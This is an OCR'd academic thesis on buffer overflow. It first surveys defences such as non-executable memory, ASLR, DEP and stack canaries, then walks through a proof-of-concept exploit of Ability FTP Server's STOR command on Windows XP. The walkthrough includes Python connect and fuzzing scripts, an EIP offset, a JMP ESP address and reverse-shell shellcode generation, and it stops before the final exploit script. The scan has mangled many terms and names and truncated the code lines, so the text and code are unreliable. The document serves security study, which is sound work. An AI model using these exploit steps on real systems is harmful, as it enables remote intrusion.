The main application of these executables is to create the non executable types of the pages to the IA-32 architecture in the two forms which are based on the paging (PAGEXEC) and the segmentation (SEGEXEC) in the IA-32 architecture. After the creation of the non executable has been merged into the kernel then next comes the new feature which includes the making of the memory that can hold the stack, heap, memory mapping and the any other type of the feature which has not been specified in the ELF file. After this the modification of the functioning of the map () and protect () is done to prevent the convention of the memory states into an unsecured type of the state during the execution.

PAGEXEC - PAGEXEC is the technique of the implementation technique of the non executable and this has been derived from the IA-32 processors. IA-32 does not have the feature to mark the pages present in the memory executable. While the use of the split Translation Look aside Buffer (TLB) can be used to give non-executable support to an extent. The main purpose of the TLB is to give the cache to the virtual to physical address translation in the CPU and this speed up the execution of the data execution and the instruction fetching. The TLB normally has two buffers one for the data fetching and the other for the instruction fetching which are DTLB and ITLB respectively. The DTLB and the ITLB's loading is the key feature for the getting of the non executable because the protected pages can be marked as that of non present and require the supervisor level access. In the both types of the cases the page fault can occur and it is the faction of the page fault handler that it was either a data access or an instruction fetch. If it is the instruction fetch then the meaning is that execution attempt has be done in the executable and then the process can be terminated in the between of its operation but if the page fault is found then the page can be changed in a temporary way for providing the user level of the access.

SEGMEXEC - This can be known as alternative type of the implementation of the given executables and these has been derived from the segmentation concept used in the IA-32 type of the processors. Linux runs in a protecting type of the mode and the paging is always enabled so that this requires two types of the step in the address translation. The logical address has to be firstly changed into the linear address which can determine the physical address. This all process is transparent to the user of the Linux machine. In this

the user level memory is divided into two equal parts one part is given to the data segment and the other is given to the instruction segment. Now since the both data access and instruction has different segment so that the memory access is monitored by the help of the kernel and if page fault is occurred in the given case than I means that fetching has been initiated in the given executables.

MPROTECT - MPROTECT is a technique which provides the prevention of the introduction of the new executables in the address space of the task which is given. It applies the access control on the functionality of the functions map () and protect (). The main of the access control to prevent the following things-

1-Creation of the mapping of the executables which are anonymous

2- Creating of the executable writable file mappings

3- Convention of the non executable types of mappings into the executables.

4- Conversion of the executable read only type of files into the write table types of the files.

Every type of the memory has the attributes of the permission which are mainly stored in the vm_flags fields which are present in the vamp structures residing in the kernel of the Linux machine. Four types of the attributes are used to define the permission to the particular area in the memory .These attributes are VM_WRITE, VM_MAYWRITE, VM_EXEC and the VM_MAYEXEC. If the VM_WRITE is true then VM_MAYWRITE can be enabled in that case. Same is the case with the VM_MAYEXEC and VM_EXEC. The both the exec and the write permission is not enabled at the same time and this limit the memory mapped is either writable or executable. These techniques can help to break the software or programmers which are programmed poorly and can generate code at the running time. It can work as one of the correct method in preventing of the new code in the areas of the memory which are executables.

2.1.2 ASLR

Address Space Layout Randomization [5] is a technique to prevent the exploits by introducing some type of randomness in the layout of virtual memory space. This technique creates the randomization of the location of the heap, stacks, loaded type of the libraries and the binaries of the executables. The ASLR reduces the probability of those types of the attacks which are mainly dependent on the hardcoded types of the addresses.

ASLR use the four components for its functioning. These components are RANDUSTACK, RANDKSTACK, RANDEXEC and the RANDMMAP.

RANDUSTACK component is responsible for the randomization of user land of the stack areas. The kernel makes a program stack when the exec (0 system call is triggered. The kernel does this in the two steps firstly the required pages for processing allocated and after this the mapping of the pages is done with the virtual address space. RANDUSTACK will modify the address used in the both technique of the user level stack because both the address that was given by the kernel at the creation of the pages and the virtual address mapping are modified by the using of the random values. If the fork () system call is triggered within the RANDUSTACK, the process created within a thread are handled by RANDMMAP component of the ALSR. RANDKSTACK component is responsible to make randomness into the kernel stack of the process. Each process is given two pages of the kernel memory which is used to handle the kernel operation during the execution of the process. RANDKSTACK randomizes every system call and the amount of the randomization is about 128 bytes which is enough for the prevention of the kernel exploits. RANDMMAP component is responsible for the handling of the randomization of the all types of the files and also for the memory mapping. RANDMMAP randomizes into the two ways. Linux machine normally allocates the heap space to the process in the beginning and locates the nearest chunk which can easily satisfy its need. RANDMMAP modifies this by adding of the delta_mmap value to the base address and the PAGE_SHIFT value to the entropy before doing the search operation for the free memory space. RANDEXEC feature is responsible for the randomization of the location of the ET_EXEC into the ELF types of the files. This includes the two steps at first the executables are being loaded at the standard type of the address and after this the copy of the binary executable will be made at the random location in the memory by using a method which is same as the method that has been used by the RANDMMAP.

Windows Protection for the Buffer Overflow-

2.1.3 DEP

Data Execution Prevention [6] is a prevention schema that can prevent the damage to the computer from the security threats. DEP provides the protection to the computer system

by monitoring the programs and making sure that they are using the memory safely. If DEP notices that any programming has been using the memory in an incorrect way then it closes the program and gives notification about this to the user.

DEP prevents the execution of the code which is present in the memory page and marked as the non executable [9]. By default in windows only those pages are marked as executables which keeps the text sections of the executables and the dell files, which are loaded. By enabling of the DEP schema provides the prevention from the shell code execution in the stack, heap or the data sections. When the DEP is enabled and any program tries to execute the code in the unexcitable type of the page then the access violation will happen.

Windows uses the memory model with the page based protection instead of using the segmentation. The page table entry in the x86 architecture uses a single bit which describes the page protection. If this bit is set only in that case the page is writable otherwise it is readable only. But there is no bit present for the execution so that all pages in the system are considered as the executables by the CPU. In the DEP there is compatibility problem due to which the DEP is not enabled by the default. There are four policies of DEP from which administrator has to choose -

Opt in - In the Opting mode the DEP is enabled into system process and the applications that have explicit opt-in. Besides these for all other processes DEP Isa not enabled.

Opt Out - In this DEP is enabled for all the processes, except for those process which are kept into an exception list.

Always On - For all the processes, DEP is enabled. DEP cannot be turned off at the runtime

Always Off - For all processes the DEP is turned off. And turning on at runtime is not possible.

COMPILER ENFORCED PROTECTION TECHNIQUES-

The main function of the compiler enforced protection techniques of the buffer overflow is to maintain the integrity of the control data which is stored on the stack. Three types of the compiler enforced protection techniques are present in nowadays which mainly depends on the stack layout or on the use of the canaries [7] these can be further divided

mainly into the stack guard, Stack shields and the Stack Smashing Protector. These all are explained in the given section as follows

2.1.4 STACK GUARD PROTECTION

Stack Guard [8] is type of the gecko patch which has been created by the Immune Inc which has given the foundation for the other types of the compiling techniques also and focuses on the use of the canaries as the primary method for these of the canaries as main method for the prevention of overwriting in the saved type of the control structures. The Stack Guard does the addition of the patches at the RTL level in the function prologue and the function epilogue functions of the gecko which provides the capacity of the generating and the validating of the stack canaries. Originally Stack Guard makes the changes in the function prologue which makes the gecko compiler to push a random type of the stack canary directly above the return address. In now a days, in the type of versions of the gecko compliers, changes are made to protect the saved registers and the frame pointers along with the return address and besides this use the terminator type of the canary values. Also the placement is also modified, which was usually placed before the saved return address of the stack, to the location which is harder to do the overwriting. The decision of the placing of the canaries is said to be hardware's architecture specific. In the x86 architectures, the frame pointers points to location in which the alignment padding is generated by the help of the gecko and this provides a good location for the placement of the stack canaries. While the stack guard can effectively used as the prevention technique of the standard type of the buffer overflow type of the attacks but nowadays many type of the attack vectors has been which can very easily bypass the canary check methods. Tim New sham has proposed a new technique which is based on the overwriting of the local variables which can easily bypass the Stack Guard. Besides this also many research has done that shows that if overwritten is done into the function pointer and the frame pointer which are present on to the stack, can also leads to the attacks. Also the Stack Guard is only limited only to the stack based buffer overflow and does not provide the protection for the heap based buffer overflow.

2.1.5 STACK SHIELD

Stack Shield[9] is also based on the compiler based prevention technique and is same as other techniques based on compiler but it also has some other types of the additional

features that includes the Global Return Stack which will behave like specialized stack for the return addresses Each of the time , the faction is called then the return address is stored in the Global Return Stack and every time when the function has to return to the address then the return address will copied into the application type of stack from the Global Return Stack, by overwriting any type of the possible compromise. Now because this feature is unable to detect the attacks so that Ret Range Check feature is used for this work of detection. The Ret Range Check feature copies the return address to an area which is unprintable instead of pushing the canary on the stack during the functioning of the function prologue. During the function epilogue the stored address is checked by the Stack Shield. If any type of inconsistency is detected then the Stack Shield will exit the program and after this gives permission for the detection and the logging of the buffer overflow attacks. The protection of the function pointer is also provided by the Stack Shield. In the Stack Shield protection for the function pointer, the function pointers are allowed to only point towards the .text section because any type of the injected code can be possible in the .data section. So that Stack Shield method can deny all the type of the malicious code which cannot overwrite the .text segment. But besides all these additional features, Stack Shield can be bypassed by using the same type of the method which is used for bypassing the Stack Guard method.

2.1.6 PRO-POLICE STACK SMASHING METHOD

The Pro-police Stack smashing stack method is different from the other compiler based approach of protection because it does not just only depend on the placement of the stack canaries in the front of the return address but also it is a proactive type of approach which includes rearranging of the argument location, the return addresses, previous frame pointer and the local variables. This technique uses the safe stack model which takes the decision at which place the canaries [10], variables and the arguments will be placed on the stack. As the Figure 2.1 shown below the array and the local variables all are placed below the return pointer due to this if any type of the overflow occur in the array then nothing will be overwritten and in this case the overflow will become the useless type thing. Although the Stack Smashing prevention technique is very effective but there are many attack vectors which can bypass this technique. This technique cannot prevent the arrays which uses less than the eight elements so that the overflow of the small buffer

will not be prevented by this technique and the return address will be overwritten by the malicious code. Beside these the additional type of design limitation can make the structures unprotected. Also the heap based buffer overflow cannot be protected by this technique because it is only limited to the stack buffer overflow.



Figure 2.1 Stack Structure in Pro Police Method

Licker *et al.* [11] proposed a prevention mechanism for the buffer overflow in the java smart cards. The java smart cards used a sandbox based protection schema. But this sandbox could be breached by using the fault attacks. They proposed a new protection technology that was based on the obfuscating the security calculation parts, of the virtual machine that were critical, by using a secret key. This proposed solution was then implemented into the Java Card VM machine running into a smart card in the prototypes. New hardware was implemented to this prototype for acceleration of the obfuscating operation. The results shown in the work demonstrated that this technology gave less overhead. Giannetsos and Dimitrio [12] proposed Spy-Sense which was a spyware tool for the execution of the stealthy exploits in the sensor networks. Spy-Sense allowed the injection of the stealthy exploits in the sensor nodes of the sensor network. It was hard to recognize and to get rid of, if it was once activated. This was the first type of instance of a spyware program which can be used for attacking the confidentiality and functionality in the sensor networks.

Alone *et al.* [13] proposed a protection technique for the stack buffer overflow which was based on the duplication and randomization. They proposed a software type solution for the vulnerabilities based on the stack. The proposed solution in the paper involved the creation of a new patch tool that can fix the wide range of the stack related vulnerabilities in the given application. The approach was to implement a patch tool which can make

multiple copies of the return address in a stack and after that randomizes the location of all those copies in addition with their number. All the duplicate copies which were made can be updated and can be checked in the parallel and if any mismatch between these copies was found , than it was indication that attack had been found and after this an exception would be triggered. Gilbert and Ripoll [14] proposed prevention technique for brute force type attack for canary protection in the networking server

Islander *et al.* [15] proposed a Runtime Intrusion Prevention Evaluator (RIPE) for the prevention of the buffer overflow attacks. RIPE was an extension of Islander's test bed which could cover the 850 attacks forms. The main purpose of the RIPE was to provide a standard defense mechanism for buffer overflow using the code injection. By using RIPE new type of the prevention mechanism could be proposed.

Wang *et al*. [16] proposed a Signature-Free Buffer Overflow Attack Blocker known as Segre. Segre was method that was signature-free and was out of box application layer method which can be used for the blockage of the code injection type of buffer overflow attacks messages. It was motivated by the analysis that the buffer overflow contains executables while the clients that normally requests did not contain the executables in mostly all internet services. Segre blocked the attacks by checking the presence of the code. Opposite of the previous code detection algorithms, the Segre used a new type of data-flow analysis technique that was known as code abstraction and was generic, fast and very hard for exploitation code to evade. Since the Segre was signature free due to which it could block the unknown type of the buffer overflow attacks. Besides this Segre was economical because the maintenance and the deployment cost were low. In the paper the experiment results were shown which showed that the Segre blocked all type of the code injection type attacks and showed very less false positives

Day *et al.* [17] proposed a technology to detect the return to lab buffer overflow attacks by using the Network Intrusion detain system. In their work they analyzed that the most research had been done for the prevention of the stack based buffer overflow and mostly all the prevention algorithms that had been proposed, could be used only for the stack based buffer overflow. Due to this the attacker could easily evade any system by using the other type of the buffer overflow attacks such as the return-to lab buffer overflow attacks which did not inject the shell code into the stack so that could easily evade the

security mechanism based on DEP and ASLR. Proposed a generic signature that could detect returnto-libc attacks. In their work they implemented the returnto-libc attacks bypassing the DEP technology and suggested the efficient signatures for the diction of these attacks .

Gadaleta *et al.* [18] proposed a protection technique for the stack based buffer overflow attacks which were based on the instruction level. In the paper they examined that if it was possible to use virtualization for the implementation of the prevention technique for the buffer overflow. The prevention technique worked on the addition of the extra bits to the architecture that was emulated by the hypervisor. The implementation of the proof of concept showed that proposed approach was feasible and showed the negligible overhead. Wu and Yongdong [19] proposed protection for buffer overflow in visual studio. Yunnan *et al*. [20] proposed a technology for prevention of global and static type variables from the buffer overflow attack. Francolin and Castelluccia [21] analyzed buffer overflow attacks in the Harvard type of architecture devices. Stojanovski *et al.* [22] proposed technique of buffer overflow attacks by passing the Data Execution Prevention present in the Windows XP.

Kong *et al.* [23] proposed protection from buffer overflow by using the taint checking at the instruction level. They proposed an architecture that was based on the instruction level taint checking. In this architecture the instructions were classified either as tainted or as taintless instruction before the execution of given program. A security alert was alarmed when any taintless instruction have its encounter with the tainted type instruction. The architecture was implemented on the Simple Scalar simulator which showed that the proposed solution was effective for the detection of the buffer overflow attacks.

Gupta *et al.* [24] proposed dynamic coding instrumentation for detection and protection from the corruption of the return address. Since the corruption of the return address of the stack by using of the buffer overflow to compromise any security system was very common. So they provided the protection way, of the detection of the return address's corruption, by using of the dynamic code instrumentation. The detection was done in the runtime and did not require the source code of the vulnerable application. Besides this, the approach could be used for the other type of the attacks also and not limited for the

buffer overflow attacks. Heywood and Kayaked [25] proposed the prevention of the buffer overflow by using the genetic algorithm.

Corlis *et al.* [26] proposed dynamic instruction stream editing (DISE) for the protection of the return addresses from the attacks. DISE implemented the binary rewriting into a transparent and efficient way by rewriting of the dynamic instruction stream instead of the static executable. The productions, that can instrument the program calls and the returns for maintaining the shadow of return value in a protected area, was described. The DISE implemented the already existed software schema like stack guard and the return address defender (RAD) but it could also operate without the source code and in the dynamically linked libraries. Inoue [27] proposed an energy security tradeoff for cache architecture to prevent the buffer overflow attacks. The architecture was named as Scathe and it could detect the buffer overflow attacks during the run time. Scathe was energy efficient and its working was to create replica of the cache lines in each store of the return address and then it compared these replica with the original value that was loaded from the memory stack. The number and placement policy used by the replica affected both the energy and the vulnerability.

Park and Lee [28] proposed a protection schema for the buffer overflow based on the repairing of the return address. They proposed a defense system based on the micro-architecture which worked against the buffer overflow attacks. Since the buffer overflow attacks affect the return address so that this architecture provided support for the integrity checking of the return address. It kept the copy of the uncompressed type of the return address so that compromised type return address could be detected by comparing both. They considered the augmentation of the Return Address Stack in a superscalar processor so that the return address integrity could be checked

Tina *et al.* [29] proposed the prevention technique for the buffer overflow which was based on the virtualization. In the paper they proposed an approach known as PHUKO which was based on the virtualization technology. PHUKO provides a protected type of the program. The working of the PHUKO could be divided into two stages. In first stage utilization of the static binary analysis done for the identification of the instructions that were offline entries of the vulnerable functions. In the second stage the combination of the virtual machine's introspection and the online patching was done. After that the

experiment was done that showed that the PHUKO works effectively and could defend against the realistic buffer overflow attacks. Islander *et al.* [30] analyzed the publicly available tools for the prevention of the buffer overflow attacks.

Smirnov and Chiueh [31] proposed patch generation for defending buffer overflow attacks. They proposed a program transformation technique which was known as PASAN that could automatically generate the patches for sealing the vulnerability that could be exploited by the attacking . Shahriar and Haddad [32] proposed eight rules for fixing the vulnerable code to avoid the buffer overflow without any modification in the application functionality. Their proposed approach addressed that buffer overflow issue was not only present in the unit level but also in the integrated level by passing of buffer length information. The result showed that proposed rules were effective in detection and patching of BOF without the alternation of the original functionalities of application. Chen, Hsu *et al.* [33] proposed a kernel based security tool for testing named as ARMORY which could detect Program Buffer Overflow Defects in a automatic manner. ARMORY not only improved quality of software but also reduced the quantity of system resources.

Ruwase and Lam [34] proposed a detector for buffer overflow known as CRED (C Range Error Detector) . CRED could find all type of buffer overrun attacks because it could directly check for bounds in memory accesses. This tool did not break the existing code because a novel approach was used in it that supported program manipulation in out of bounds addresses. Haugh and Bishop [35] proposed a tool by using a testing technique which instrumented programs with code and kept track of the memory buffer and finally checked the arguments of function to check if the satisfied the certain conditions. The tool gave warning when buffer overflow is found. Dahn and Mancoridis [36] created a tool known as Gemini that could reposition stack allocated arrays during the compile time by using TXL. The transformation done by the tool used to preserve the semantics of program along with some performance penalty. They discussed the semantics preserving transformation for stack allocated arrays

CHAPTER 3

PROBLEM FORMULATION

Buffer overflow is an attack which is very common in nowadays. It can be used to affect any system easily. Although many work has been done for its protection but still many operating system are being affected by these attacks. In the next section the buffer overflow has been done on the Windows XP using different types of the application. The proof of concept for the buffer overflow has been implemented for three different types of the application and it is shown how effective are these attacks. The application which are used for the proof of concept implementation are as following-

1. The first application that has been used is Ability Ftp Server.
2. The second application that has been used is Minishare .
3. The third application that has been used is Big Ant Server.

3.1 Objective

1. To study and analyze buffer overflow techniques.
2. Toimplement the proof of concept by using Ability Ftp Server, Minishare and Big Ant Server.
3. To analyze the obtained results.

CHAPTER 4

IMPLEMENTATION AND RESULTS

4.1 Proof of concept implementation in Ability Ftp Server

The buffer overflow in ability ftp server requires

1. Window XP used as a victim machine (192.168.222.128)
2. Ability ftp server installed on victim machine
3. Backtrack machine used as an attacker machine (192.168.222.137)

After this following steps are used to perform the buffer overflow attack in Ability ftp server.

1. Creation of simple connection by using a python script with the ability ftp server installed into the victim machine (192.168.222.128) from the attacker machine (192.168.222.137). The script present in Figure 4.1 into the will make connection with the server at the port number 21 .

```
#! /usr/bin/python

import socket,sys        #'socket' library for creating

arguments = len(sys.argv)        #counting the command l

if arguments < 4:        #comparing the argument size wi
        print 'Usage: python skeleton.py <IP> <user_name
        print 'example: python skeleton.py 192.168.2.1 r
        sys.exit()        #script exits when this if sta

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
SOCK_STREAM.
try:
        connect = s.connect((sys.argv[1],21))        #co
        response = s.recv(1024)        #recv() for respo

        data = s.send('user '+sys.argv[2]+'\r\n')
        response = s.recv(1024)

        data = s.send('pass '+sys.argv[3]+'\r\n')
        response = s.recv(1024)

        print response        #status of user logging is

        s.close()        #close(): closing the connectio
        print "Socket closed"
```

Figure 4.1 Script for connecting Server

2. After the creation of the connection, the next step is the fuzzing of the application. In the given step the vulnerability of the given application is found. In this step the length of the buffer needed to overflow the ftp server is found by using the given script in Figure

4.2. The output of script in Figure 4.3 shows that 1020 bytes are needed for the over writing on the EIP. The Ability ftp server has the vulnerability with using the STOR command. The given python script is sending the variable number of A's in the buffer and when the buffer will stop to send the A's in the buffer that means that the overflow has happened . Like in the given Figure 4.3, it is shown that the buffer has stopped sending after sending of the 1020 bytes, so that at 1020 EIP will be overwritten.

```
#! usr/bin/python

import socket,sys

arguments = len(sys.argv)

if arguments < 4:
 print 'Usage: python skeleton.py <IP> <user_name> <pass>'
 print 'example: python skeleton.py 192.168.2.1 rock gr!ng0 '
 sys.exit()

buffer = ["A"]
counter = 20
while len(buffer) <=30:
 buffer.append("A"*counter)
 counter = counter + 100

command = ["STOR"]
for command in command:
 for string in buffer:
  try:
   print 'fuzzing '+command+' with length: '+str(len(string))
                s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                connect=s.connect((sys.argv[1],21)) #  IP address
                s.recv(1024)
                data = s.send('user '+sys.argv[2]+'\r\n') # login procedure
                s.recv(1024)
                data = s.send('pass '+sys.argv[3]+'\r\n') # password
                s.recv(1024)
                s.send(command + ' ' + string + '\r\n') # evil buffer
```

Figure 4.2 Script for Fuzzing



Figure 4.3 Command Prompt

3. After checking that the buffer has stopped sending A's string after 1020 bytes. Now attach the Ability server.exe file to your ollay debugger and here you can see that EIP has been overwritten as 41414141 which is ASCII value for A as in Figure 4.4. This means that buffer of the STOR command has been successfully overflowed.



Figure 4.4 EIP Overwritten for Ftp Server

4. Next step is to find the offset address. For this we will use the pattern_create.rb file present in pen test framework. By using the pattern_create.rb file as in f, the pattern for the 1020 bytes will be generated. Now after this the generated pigure 4.5 pattern will be copied into the above given python script in the buffer after replacing the A' s string . Now after that the pattern will be sent to the victim machine using the updated python script.

Figure 4.5 Pattern Creation for Ftp Server

5. After this on the ollay debugger you can see in Figure 4.6 now the EIP is now pointing towards 31674230 and the ESP pointer is now pointing to the g7Bg. After this the pattern_offset.rb file will be used to find out the offset which will show that EIP is showing the 962 and ESP has been written at 982 bytes as shown in Figure 4.7



Figure 4.6 Ollaydebugger View



Figure 4.7 Finding Offset For Ftp Server

6. Now the EIP and the stack pointer has been controlled, now the need is to find the JUMP ESP command. For that purpose the ntdll.dll executable file will be used .For the windows up the jump esp. will be 7C941EED as in Figure 4.8. Now after finding the jump esp., the main thing is to generate the malicious code which will be done by using the msfpayload setting our attacker machine as Local Host and 443 as the local port number as shown in Figure 4.9



Figure 4.8 Finding JMP ESP for Ftp Server

Figure 4.9 Generation of Shellcode

7- After this the generated shell code will be placed in the python script and will be sent to the victim machine. The python script used for this purpose is given in Figure 4.10 and 4.11

